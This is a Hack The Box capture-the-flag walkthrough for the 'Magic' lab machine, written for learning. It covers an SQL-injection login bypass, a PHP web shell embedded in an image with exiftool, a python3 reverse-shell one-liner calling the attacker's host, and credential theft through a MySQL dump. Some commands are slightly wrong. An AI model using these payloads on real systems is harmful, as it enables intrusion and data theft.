
Magic WriteUp



Learning Outcomes

At the end of this challenge, you learned how to setup hack-the-box VPN connection, perform port and vulnerabilities scanning, SQL injection, magic file upload and escalate privileges thru misconfigured SUID binary in a Linux Server. You are required to get user.txt and root.txt in order to gain points in hack-the-box, https://www.hackthebox.eu/ Once user.txt flag was submitted, you will be award 15 points and 30 points for root.txt flag.

Materials needed

- Preparation: Openvpn , HTB Connection pack
- Enumeration: Nmap, dirbuster/gobuster, mysqldump
- Gain Access: SQL Injection, Exiftool , one liner reverse-shell, Netcat
- Password cracker : SSH-Keygen
- Escalate Privileges : GTFOBins - SUID, msfvenom
- Web browser: Search Engine, Tools used Manuals

Preparation

- Setup connection to the server using openvpn
- Command: cd to your connection pack directory, sudo openvpn <HTB_Username>.ovpn
- Check your connection if Tun0 is displayed
- Ping the machine
- Install the tools in the materials needed list (don't forget to 'sudo')

Let's start with scanning Magic machine using **Nmap**. Run a **network scan**, to scan for open ports, version and OS.

Command used : *nmap -T4 -A 10.10.10.185*

```
┌─[noname@parrot]─[~/Desktop]
└──╼ $nmap -T4 -A 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 13:46 EDT
Nmap scan report for 10.10.10.185
Host is up (0.021s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds
```

Figure 1 Nmap port scanning result

Based on *figure 1*, we know that HTTP, **port 80** and SSH, **port 22** is open. The running operating system is Ubuntu. Let's try brute forcing the website for its directory using **Dirbuster**.

Target url: *http://10.10.10.185:80/*
Wordlists directory: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt




Figure 2 Dirbuster Configuration

However, there isn't any significant or interesting directories being found. Next, we check out what's on magic website via the given IP address. (http://10.10.10.185)




Figure 3 Magic (10.10.10.185) Webpage

According to *figure 4*, the webpage shows various images and a link to **login page**. We then proceed to login page by clicking the word **login**.




Figure 4 Magic login page

As show in *figure 3*, a username and password is required in order to access. We tried inputting common username and password such as: admin:admin. However, we are unable to bypass via common username and password. Hence, we bypass the login page by injecting basic SQL command.

Command used:

User Name : *admin' or '1'='1*

Password : *<empty>*

Once we successfully login, we are exposed to upload page with a upload image feature. We can use this opportunity to upload a reverse shell and grant us remote code execution. Unfortunately, we are restricted to **upload JPG**, **JPEG** and **PNG** file type as shown in *figure 5*.




Figure 5 upload format error message

First, we try to rename our reverse shell file to image file type with a double file extension. However, we unable to bypass the file upload. Hence, use **magic bytes techniques** instead. More reading on file upload: https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass.

First we download a cat image file from google and name it as **cat.jpg.**




Figure 6 download cat.jpg

Next, we input the following command to insert the magic byte into our image (cat.jpg) at our hacking machine. (Refer: *figure 7*) This will allow us to get code execution by visiting the file in url; once the image is uploaded.

Command used: *exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' cat.jpg*
mv cat.jpg cat.php.jpg

```
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' cat.jpg
    1 image files updated
┌─[noname@parrot]─[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $mv cat.jpg cat.php.jpg
```

Figure 7 inserting magic byte to cat.jpg

Moving on, we proceed to upload the image, **cat.php.jpg**. Once we uploaded it successfully, the system will show, **cat.php.jpg has been uploaded** at the top left corner of the upload page. (Refer: *figure 8*)




Figure 8 successfully upload cat.php.jpg

Once we are done uploading **cat.php.jpg**, we logout and visit the main page (http://10.10.10.185/). We then view any of the photo showed on the main page in order retrieve the image directory.

Command used: *<right click>*

<open image in new tab>




Figure 9 http://10.10.10.185/




Figure 10 image url

Now we had acquire the url to view image as shown in *figure 10*, we then **modify /logo.png** to **/cat.php.jpg** in order to view the image. The purpose to do so is to ensure that we had upload our image file. (FYI: the box will automatically reset uploads folder. Re-upload cat.php.jpg when unable to access http://10.10.10.185/images/uploads/cat.php.jpg) Next, we input the following command in order to receive web response from the system.

Command used: *http://10.10.10.185/images/uploads/cat.php.jpg?cmd=*<command>




Figure 11 web response

Based on *figure 11*, we input **whoami** command and receive response as www-data. Next, we set up a netcat listener at **port 8888** before executing python command to send us reverse shell from the system. We are required to input **python3** instead of python on the reverse shell command because HTB-Magic Machine did not install python2. More reading on reverse shell command: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet.

Command used:
At hacking machine: *nc -lvp 8888*
At web browser: *http://10.10.10.185/images/uploads/cat.php.jpg?cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<Tun0 IP>",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'*




Figure 12 receive reverse shell connection

Once we receive connection at our netcat listener as **www-data** as shown in *figure 12*, we shall upgrade our shell to interactive shell by inputting the following command. The purpose to upgrade our shell is to gain interactive environment such as: the system able to prompt user to enter input.

Command used: *python3 -c 'import pty;pty.spawn("/bin/bash");'*

```
┌─[noname@parrot]-[~/Desktop/HackTheBox/Machine/Complete/Magic]
└──╼ $nc -lvp 8888
listening on [any] 8888 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.92] from (UNKNOWN) [10.10.10.185] 36562
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@ubuntu:/var/www/Magic/images/uploads$
```

Figure 13 interactive shell

Moving on, we proceed with enumerating the system as www-data. We start with accessing file directory that www-data able to access and view. We found an interesting file in **/var/www/Magic** directory and manage to capture a user credentials in **db.php5**.

Command used: *cd /var/www/Magic*
ls -la
cat db.php5

```
www-data@ubuntu:/var/www/html$ cd /var/www/Magic
cd /var/www/Magic
www-data@ubuntu:/var/www/Magic$ ls -la
ls -la
total 52
drwxr-xr-x 4 www-data www-data 4096 Mar 17 09:10 .
drwxr-xr-x 4 root     root     4096 Mar 13 06:07 ..
-rwx---r-x 1 www-data www-data  162 Oct 18  2019 .htaccess
drwxrwxr-x 6 www-data www-data 4096 Jun  6  2019 assets
-rw-r--r-- 1 www-data www-data  881 Oct 16  2019 db.php5
drwxr-xr-x 4 www-data www-data 4096 Apr 14 05:04 images
-rw-rw-r-- 1 www-data www-data 4528 Oct 22  2019 index.php
-rw-r--r-- 1 www-data www-data 5539 Oct 22  2019 login.php
-rw-r--r-- 1 www-data www-data   72 Oct 18  2019 logout.php
-rw-r--r-- 1 www-data www-data 4520 Oct 22  2019 upload.php
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
```

Figure 14 credential found in db.php5

Next we checkout **/etc/shadow** to determine if there a user called theseus. In *figure 15*, the result shows that user **theseus** does exist and we shall try and escalate privileges to theseus with the credential that we found earlier.

Command used: *cd /etc/shadow*
su theseus
<insert theseus password>

```
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
theseus:x:1000:1000:Theseus,,,:/home/theseus:/bin/bash
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: iamkingtheseus

su: Authentication failure
```

Figure 15 Theseus – authentication fail

Unfortunately, authentication fail; the credentials found in **db.php5** isn't theseus's user password. With the credentials of MySQL database used in HTB-Magic website, we can try and see if we are able to collect any information via MySQL dump. The usage of MySQL dump is to dump one or more MySQL databases for backup or transfer purposes. We then copy the result into a file called **file.sql**.

Command used: *mysqldump -u <dbUsername> -p <dbName> > file.sql*

```
www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p Magic >file.sql
mysqldump -u theseus -p Magic >file.sql
Enter password: iamkingtheseus

www-data@ubuntu:/var/www/Magic$ ls
ls
assets  db.php5  file.sql  images  index.php  login.php  logout.php  upload.php
www-data@ubuntu:/var/www/Magic$ cat file.sql
```

Figure 16 MySQL dump

Next, we view the dumped database data that is stored in **file.sql** and found password of admin. (Refer: *figure 17*) we can try to escalate privileges to theseus again with the newly found password.

Command used: *cat file.sql*
su theseus
<insert theseus password>

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2020-08-24  6:58:45
```

Figure 17 MySQL dump result in file.sql

Once we successfully authenticate as theseus, we shall move to theseus home directory to capture **user.txt** and submit the flag at https://www.hackthebox.eu

Command used: *cd /home/theseus*
